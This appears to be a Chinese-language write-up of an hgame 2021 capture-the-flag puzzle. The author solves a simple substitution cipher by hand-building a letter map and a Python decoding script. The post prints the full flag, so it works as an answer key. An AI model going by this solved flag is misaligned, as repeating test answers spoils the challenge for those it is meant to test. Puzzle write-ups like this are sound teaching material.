nzuhk  szusfuuhc 90% as rqpo rh rhnh qaxfiy san rqhi rh nd-kpshod fisuzhieh oqh
eqafeh as zkfiy nzko san 1sznoqhn oa sfic azo rqd oqhd eqakh nzko sannehc md
aoqhn nzko chvhuaxhnk p chvhuaxfiy kheznfod-ehionfe pxxufetpyfih oqh rpdk daz
zkhc oa ranjkhnfpufbpofai/chkhnfpufbpofai au ufmnpnfhk daz kqazuc uaaj fioa fs
daz'nh chvhuaxfiy kathoqfiy kftfupn fi nzko.
eazuc daz ohpcvpiopyhk ufjh kxhhc an odxh/thtasnat nziofth eqhejfiy as
eaikonpfiok pic fivpnfpiok; th chmzyyfiy eatxpnhc oa aoqhn upiyzpyhk. fs fo
eatxfuh fk purpdk oqh axofai oa cfx cari pic hpkfudfod. pk f thiofaihc pmavh,
rnfofiy rfoq po hieatxpkkhk puu as oqh mzkfihkk uayfe, endxoaynpcnhr zk oa nzko
fifofpuud rpk oqhac fk nzko'k kzxxano (ufmnpnd pic aoqhnrfkh) sanhikfai.
nzko qpk opjhi ok pic fk ftxnavfiy rfoq hvhnd nhuhpkh. fo q, pic eathk rfoq pxxk
sanczeofai san oqh upko shr dhpnk pic rh'vhofai. oqhnh fk puka p raichnszu kdkoht
fi xupehh. oqh konaiy odxh kdkoht hisanehc oa ond pic sfic oqh hcyhk as rqpo p
nzkohud. oajfa, qdxhn/nhlrhko, nfiy, pic ihai puu qpv oa oqh nzko tachuk epi
nhkzuo fi eatxfupofai spfuznkznh oqpo oqhd rhnh kpsh oa  odxhkenfxo). oqh azoxzo
snat oqfk oaau qpicuhk oqh ai rqfeq rh'nh chxuadfiy.
```

现在检查一下自己的 对应表文件

```
Tqh ufso mnfcyh eaikauh kdkoht qpk aiud zkhc xpkkranc uayfi kfieh 2003, oqh
xpkkranc fk "qypth{hp5d_sOn_szi^3ic&qh11a_}",Dai'o sanyho oa pcc oqh dhpn po oqh
hic.

"qypth{hp5d_sOn_szi^3ic&qh11a_}"
"hgame{ea5._fOr_f..^3.d&he..o_}"

q -> h
y -> g
p -> a
t -> m
h -> e

grep \(...\)
s -> f
f -> i
ssf -> ffi

grep 1 and  found

1xpkkranc
1password

x -> p
p -> a
k -> s
r -> w
a -> o
n -> r
c -> d

translate the flag as
"qypth{hp5d_sOn_szi^3ic&qh11a_}"
"hgame{ea5y_fOr_fun^3nd&he11o_}"

 is rust’s support (library and otherwise) <- fk nzko’k kzxxano (ufmnpnd pic
aoqhnrfkh)
n -> r
m -> b
z -> u
k -> s
o -> t
d -> y
p -> a
i -> n
c -> d
u -> l

  tokio, hyper/reqwest, ring,与  oajfa, qdxhn/nhlrhko, nfiy,
o -> t
a -> o
j -> k
f -> i
a -> o
l -> q
```

```
r -> w
y -> g
```

输入 flag 直接报错 好家伙难道要翻译全文 ???? 生气了生气了

直接写 python 搭配 vim 编辑器的块复制块操作

只要把上面的对应表 搞出来

然后

```
%s/ -> /": return "
```

再用 yank + paste 快捷键 编辑一下就成了

```
strRaw = 'Tqh ufso mnfcyh eaikauh kdkoht qpk aiud zkhc xpkkranc uayfi kfieh
2003, oqh xpkkranc fk "qypth{hp5d_sOn_szi^3ic&qh11a_}",Dai\'o sanyho oa pcc oqh
dhpn po oqh hic.'

def trans(enced):
    if enced == "o": return "t"
    if enced == "a": return "o"
    if enced == "j": return "k"
    if enced == "f": return "i"
    if enced == "a": return "o"
    if enced == "l": return "q"
    if enced == "r": return "w"
    if enced == "y": return "g"
    if enced == "n": return "r"
    if enced == "m": return "b"
    if enced == "z": return "u"
    if enced == "k": return "s"
    if enced == "o": return "t"
    if enced == "d": return "y"
    if enced == "p": return "a"
    if enced == "i": return "n"
    if enced == "c": return "d"
    if enced == "u": return "l"
    if enced == "x": return "p"
    if enced == "p": return "a"
    if enced == "k": return "s"
    if enced == "r": return "w"
    if enced == "a": return "o"
    if enced == "n": return "r"
    if enced == "c": return "d"
    if enced == "s": return "f"
    if enced == "f": return "i"
    if enced == "q": return "h"
    if enced == "y": return "g"
    if enced == "p": return "a"
    if enced == "t": return "m"
    if enced == "h": return "e"
    else: return enced

flag = []
for i in range(len(strRaw)):
```

```
    flag.append(trans(strRaw[i]))
flag_raw = "".join(flag)
print(flag_raw)
```

完成

得到 flag

```
$ py translator.py
python3 is default python version in py command which created by alias

The lift bridge eonsole system has only used password login sinee 2003, the
password is "hgame{ea5y_fOr_fun^3nd&he11o_}",Don't forget to add the year at the
end.
```

这里有一个坑

year 是今年 2021 而不是 2003

```
hgame{ea5y_fOr_fun^3nd&he11o_2021}
```
